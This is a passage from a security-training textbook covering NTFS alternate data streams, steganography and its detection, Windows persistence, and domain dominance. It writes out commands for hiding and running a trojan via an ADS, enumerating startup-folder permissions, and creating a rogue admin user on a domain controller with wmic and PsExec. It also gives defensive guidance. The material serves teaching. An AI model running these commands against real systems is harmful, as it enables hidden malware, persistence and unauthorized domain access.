Steps to create NTFS Streams:

1. Launch c:\>notepad myfile.txt:lion.txt and click **Yes** to create the new file, enter some data, and Save the file
2. Launch c:\>notepad myfile.txt:tiger.txt and click **Yes** to create the new file, enter some data, and Save the file
3. View the file size of myfile.txt (It should be zero)
4. The following commands can be used to view or modify stream data hidden in steps 1 and 2, respectively:

```
notepad myfile.txt:lion.txt

notepad myfile.txt:tiger.txt
```

NTFS Stream Manipulation

You can manipulate NTFS streams to hide a malicious file in other files, such as text files, by doing the following:

Hiding Trojan.exe (malicious program) in Readme.txt (stream):

Utilize the command below to transfer the contents of Trojan.exe into Readme.txt (stream):

```
c:\>type c:\Trojan.exe >c:\Readme.txt:Trojan.exe
```

The "type" command conceals a file within an Alternate Data Stream (ADS) associated with another file. The colon (:) operator instructs the command to create or access an ADS.



Figure 6-98: NTFS Stream Manipulation

Creating a link to the Trojan.exe stream inside the Readme.txt file:

Once you hide the file Trojan.exe within the Readme.txt file, the next step is to establish a link that will activate the Trojan.exe file from the stream. This action generates a shortcut for Trojan.exe in the stream.

```
C:\>mklink backdoor.exe Readme.txt:Trojan.exe
```

Executing the Trojan:

```
C:\>backdoor.exe
```

Enter the above command to execute the trojan that you have hidden behind Readme.txt. In this case, the backdoor refers to the shortcut that was created earlier, which, when run, installs the trojan.

How to Defend against NTFS Streams

To defend against malicious NTFS streams:

- Move suspected files to a FAT partition to delete hidden NTFS streams
- Use tools like Tripwire File Integrity Manager to maintain NTFS file integrity
- Utilize utilities such as EventSentry or adslist.exe to show and manage hidden streams
- Avoid storing important data in ADSs
- Keep antivirus software up to date and enable real-time scanning
- Use file-monitoring tools like Stream Detector and GMER to detect new data streams
- Ensure proper firewall configuration against malicious streams
- Employ backup-capable software like Veritas Backup Exec for ADS handling
- Monitor permissions for NTFS extended attributes
- Use Sysinternals' Streams utility to identify and analyze ADS

NTFS Stream Detectors

Numerous NTFS stream detection tools can be found in the market. You can identify potentially harmful streams using these NTFS stream detection tools. These stream detectors are available for download and installation from their respective websites.

Stream Armor

Stream Armor serves as a tool designed to identify hidden Alternate Data Streams (ADSs) and thoroughly eliminate them from your system. Its sophisticated automatic analysis, combined with an online threat verification system, aids in the removal of any ADSs that might exist. As illustrated in Figure 6-99, security experts utilize Stream Armor to examine and identify ADS streams within their systems.



Figure 6-99: Screenshot of Stream Armor

What is Steganography?

One major shortcoming of detection programs is their focus on streaming text data, which can be bypassed by attackers seeking sensitive information. After infiltrating a company, attackers may utilize steganography to hide data within ordinary files like images or audio, effectively concealing the existence of their messages. Unlike encryption, detecting steganography is challenging, making it an appealing choice for malicious purposes. For instance, attackers might embed a keylogger in a legitimate image, capturing keystrokes when clicked. This technique allows them to discreetly transmit sensitive information, such as source code for hacking tools or plans for future attacks, while keeping it hidden, even if deciphered.



Figure 6-100: Hiding Message Using Steganography

Classification of Steganography

According to its methodology, steganography can be divided into two categories: technical and linguistic. In technical steganography, a message is concealed using scientific techniques, while in linguistic steganography, it is embedded within a carrier, which serves as the medium for communicating or transferring messages or files. This medium consists of the hidden message, the carrier, and the steganography key.



Figure 6-101: Classification of Steganography

Technical Steganography

Technical steganography involves physical or chemical methods to conceal the existence of a message. Key examples include:

- **Invisible Ink:** Used for writing with colorless liquids that become visible through heat or light manipulation. Common applications include espionage, anti-counterfeiting, and property marking.

- **Microdots:** Tiny images or text condensed to fit within a small dot (about one millimeter in diameter) to avoid detection.
- **Computer-Based Methods:** Involves altering digital carriers to embed hidden information within text, images, or other digital formats for secure communication.

Linguistic Steganography

This type of steganography hides the message in the carrier of another file. Further classification of linguistic steganography includes semagrams and open codes.

- **Semagrams:** Semagrams use steganography to conceal information through signs or symbols. They can be classified into:
    1. **Visual Semagrams:** Information is hidden in drawings, paintings, letters, music, or symbols.
    2. **Text Semagrams:** Text messages are camouflaged by altering font sizes and styles, adding extra spaces, or including flourishes in handwritten text.
- **Open codes:** Open code conceals a secret message within a legitimate carrier message, which the average reader often overlooks. The carrier message is called overt communication, while the secret message is known as covert communication. Open-code techniques fall into two main categories: jargon codes and covered ciphers.
    1. **Jargon Codes:** This method uses specialized language understood only by a specific group. For example, a "cue" code uses particular words in the text to convey the hidden message.
    2. **Covered Ciphers:** These hide messages within a visible carrier medium that can be deciphered by anyone familiar with the method. This category includes:
        - **Null Ciphers:** Messages are hidden within irrelevant data, arranged in various ways that obscure understanding.
        - **Grille Ciphers:** This technique involves writing plaintext through a perforated sheet, allowing access to the hidden message only with an identical grille.

Types of Steganography based on Cover Medium

Steganography involves the techniques of hiding messages in a manner that only the intended recipient is aware of the message's existence. The growing prevalence of electronic file formats, aided by new technologies, has facilitated the practice of data hiding. The fundamental aspects of steganography can be divided into two main categories: data hiding and document creation. Document creation focuses on safeguarding against the removal of information. It further categorizes cover mediums into watermarking and fingerprinting. The various forms of steganography include the following:

- Image Steganography
- Document Steganography
- Folder Steganography
- Video Steganography

- Audio Steganography
- Whitespace Steganography
- Web Steganography
- Spam/Email Steganography
- Natural Text Steganography
- Hidden OS Steganography
- C++ Source-Code Steganography
- Compressed Data Steganography

Whitespace Steganography

Whitespace steganography involves hiding messages within ASCII text by appending additional whitespace to the line endings. Since spaces and tabs are typically invisible to text viewers, the message remains effectively concealed from casual onlookers. When combined with built-in encryption, the message becomes unreadable even if it is discovered.

Image Steganography

In Image Steganography, hidden information can be kept in different formats of the image, such as PNG, JPG, BMP, etc. The basic technique behind image steganography is that the tool used for this replaces redundant bits of the image in the message. This replacement is done in a way that the human eye cannot detect it. You can perform image steganography by applying different techniques, such as:

- Least significant Bit Insertion
- Masking and Filtering
- Algorithm and Transformation

Tools for Image Steganography are:

- OpenStego
- QuickStego



Figure 6-102: Image Steganography Process

Document Steganography

Document steganography involves hiding secret messages within documents. This technique often involves inserting additional whitespaces and tabs at the line endings. A stego-document is a cover document that contains a concealed message. The steganography algorithms, known as the “stego

system," are used to embed the secret messages within the cover document on the sender's side. The receiver utilizes the same algorithm to retrieve the hidden message from the stego-document.

Figure 6-103: Document Steganography Process

Video Steganography

Image steganography is limited to hiding small amounts of data. However, video steganography can conceal larger files within video carrier files like .AVI, .MPG4, or .WMV. It uses Discrete Cosine Transform (DCT) manipulation to embed data during the video transformation process. Since video files consist of moving images and sound, it is challenging for unintended recipients to detect any distortions, ensuring the hidden information remains secure. By applying techniques from both image and audio steganography, the changes in video files are nearly imperceptible to the human eye.

Audio Steganography

Audio steganography involves embedding hidden messages in digital sound formats. It allows for the concealment of secret messages within audio files such as WAV, AU, or MP3 by making slight changes to their binary sequences. These alterations are typically undetectable, thus protecting the messages from prying ears. To avoid detection, the carrier audio file must remain undistorted, so the secret data should be embedded carefully to ensure that even minor changes go unnoticed. Information can be hidden by altering the Least Significant Bit (LSB) or using frequencies above human hearing (>20,000 Hz).



Figure 6-104: Audio Steganography Process

Folder Steganography

Folder steganography involves hiding confidential information inside folders. Files are hidden and encrypted within a folder, making them invisible to typical Windows applications like Windows Explorer. During this procedure, the user physically relocates the file while maintaining its connection to the original folder for later retrieval.

Spam/Email Steganography

Spam/email steganography is the method of hiding secret messages by embedding them within spam emails. It is rumored that several military organizations utilize this approach with the assistance of steganography algorithms. The Spam Mimic tool can be employed to hide a secret message in an email.

Web Steganography

This involves concealing web objects behind other elements and uploading them to a web server.

Natural Text Steganography

This technique transforms sensitive information into user-defined natural language, such as within a play.

Hidden OS Steganography

This method entails embedding one operating system within another.

C++ Source-Code Steganography

In this approach, users conceal a collection of tools within the files.

Compressed Data Steganography

In compressed data steganography, a user hides information in the least significant bit or reserved bits of a compressed file. This method embeds secret data within various compression formats, like ZIP, RAR, JPEG (lossy compression), or PNG (lossless compression), to conceal its presence. The goal is to transmit hidden information undetected by unauthorized parties.

Steganalysis

Steganalysis is an analysis of suspected information using steganography techniques to discover or retrieve hidden information. Steganalysis inspects any image for encrypted data. Accuracy, efficiency, and noisy samples are the main challenges faced by steganalysis for detecting encrypted data.

Steganalysis Methods/Attacks on Steganography



Figure 6-105: Steganalysis Methods

Detecting Steganography (Text, Image, Audio, and Video Files)

Steganography is the technique of hiding confidential information within a cover medium, such as graphics, images, text, or HTML. Detection methods vary by file type:

Text Files: Alterations to character positions can hide data. Detection involves looking for unusual patterns, extra spaces, or disturbances in text formatting.

Image Files: Hidden information can be detected by changes in file size, format, timestamp, or color palette. Signs include display distortions, anomalies in color composition, and exaggerated noise. Statistical analysis can identify non-random LSB values.

Audio Files: Confidential data can be embedded in sound. Detection methods include analyzing LSB modifications and scanning for inaudible frequencies or distortions.

Video Files: Detecting hidden data in videos combines methods from both image and audio analysis, often requiring special cues.

Audio and video steganography are more challenging to detect than images or text, but careful examination can improve detection chances.

Steganography Detection Tools

Steganography detection tools enable the identification and extraction of hidden information within digital media, including images, audio files, and videos.

zsteg

The zsteg utility is employed to identify data hidden through steganography in PNG and BMP image formats. As demonstrated in Figure 6-106, the zsteg tool can help uncover the hidden secret message within the image file.



Figure 6-106: Screenshot of zsteg

Establishing Persistence

Attackers establish persistence by executing harmful code on the targeted device, often enticing the victim into opening a malware-infested file or downloading a malicious program. This persistence allows attackers to continuously infect various components of the system while evading detection by any protective measures. Once persistence is successfully achieved, a backdoor channel is opened for the attackers, enabling them to carry out malicious actions as the malware replicates itself, even if the target system undergoes a reboot. This section outlines the different methods employed by attackers to sustain persistence on the target system or network.

Maintaining Persistence Using Windows Sticky Keys

In Windows, the Sticky Keys function enables users to activate key combinations like Ctrl, Alt, and Shift without needing to press them at the same time. Attackers can leverage this feature to ensure ongoing access. After obtaining entry to a remote system, attackers might use the BypassUAC exploit in Metasploit to elevate their privileges. Once they have escalated their privileges, they can employ the sticky_keys module in Metasploit to establish persistence on the compromised machine. When the attacker restarts the system and presses the Shift key five times, a Command Prompt window appears with system-level privileges.

Figure 6-107: Screenshot of the Windows Sticky Keys Feature



Figure 6-108: Screenshot of Metasploit Showing the Exploitation of sticky_keys Module

Figure 6-109: Screenshot Showing System-Level Access in Command Prompt Achieved Using Sticky Keys

Maintaining Persistence by Abusing Boot or Logon Autostart Executions

Attackers exploit the autostart programs that run during system boot or user logon to enhance their privileges and carry out ongoing attacks by implementing tailored configuration settings on the affected system. This method enables them to automatically execute a program when the system starts up or a user logs in. As a result, they can obtain higher privileges or ensure continued access to the compromised system. Operating systems incorporate several mechanisms that trigger the execution of programs stored in designated directories at the time of user logon or system startup. These programs may also utilize repositories that keep configuration information, such as Windows registries.



Figure 6-110: Depiction of Privilege Escalation by Abusing Boot or Autostart Execution

Provided below are two techniques for exploiting boot or logon autostart execution.

Executing Logon Autostart: Registry Run Keys

Registry Run Keys Attackers can carry out persistence attacks or escalate their privileges if they detect a service that possesses all necessary permissions related to the registry key, when an authorized user logs in, the service associated with the registry triggers automatically.

Enumerating Assign Permissions Using WinPEAS

Attackers may employ the WinPEAS script to locate potential paths that could be used for privilege escalation within Windows. They can discover permissions by running the following command:

```
winPEASx64.exe quiet applicationinfo
```

The above-mentioned command enables attackers to enumerate all permissions assigned to a legitimate user in relation to a specific service.

Executing Logon Autostart: Startup Folder

Malicious applications can also be inserted by attackers into the startup folder, allowing them to run automatically when a user tries to log into their account. Attackers achieve privilege escalation by altering the locations of the startup folder.

Abusing Startup Folder Using icacls

Improperly configured locations in a startup folder can be exploited by an attacker to introduce malicious payloads like Remote Access Trojans (RATs) for the purpose of maintaining persistence. To check the permissions, the following command is utilized:

```
icacls "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup"
```

Using accesschk.exe for Identifying Permissions

Attackers also utilize accesschk.exe, a component of the Sysinternals suite designed to verify permissions.

```
accesschk.exe /accepteula "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup"
```

Domain Dominance Through Different Paths

Attackers target Domain Controllers (DCs) on a system to gain access to other connected resources. They utilize various methods, including remote code execution, skeleton key attacks, and golden ticket attacks, to maintain their dominance over the domain. Among these methods, remote code execution is the most susceptible route that an attacker can exploit after obtaining some level of access to the victim's system. Attackers typically aim to achieve full control over domain admin accounts to carry out assaults on the targeted network. As a result, they can engage in activities like data theft, malware deployment, and denial-of-service attacks. Additionally, attackers strive to sustain their dominance to ensure long-term persistence on the DCs.

As illustrated in Figure 6-111, an attacker seeks to seize control of the target organization's essential assets, such as the DC, by impersonating a legitimate user. They use social engineering tactics to conduct domain dominance attacks via an internal user. Following a successful breach, the attacker can extract crucial information from the target user, including public keys and elevated access permissions.



Figure 6-111: Illustration of a Domain Dominance Attack

Remote Code Execution

Malicious actors attempt to run malicious code on the target Domain Controller (DC) via the Command Line Interface (CLI) to initiate a domain dominance attack. By employing this method,

attackers maintain persistence to carry out harmful actions over an extended period without detection.

To execute a domain dominance attack through remote code execution, attackers adhere to the following steps:

1. Create a dummy process and user on the target DC using WMI:

```
wmic /node:<DomaincontrollerName> process call create "net user /add PiratedProcess Du^^Y01"
```

Here, PiratedProcess and Du^^Y01 represent the user ID and password for the created dummy process on the target user's Domain Controller.

2. Once the user is created, add the user to the “Admins” group

```
PsExec.exe \\< DomaincontrollerName> -accepteula net localgroup "Admins" PiratedProcess /add
```

3. Access Active Directory Users and Computers (ADUC) and locate the user that was created using the command mentioned earlier.

4. Open the properties window of the system and go to the “Member of” tab to confirm the membership status.

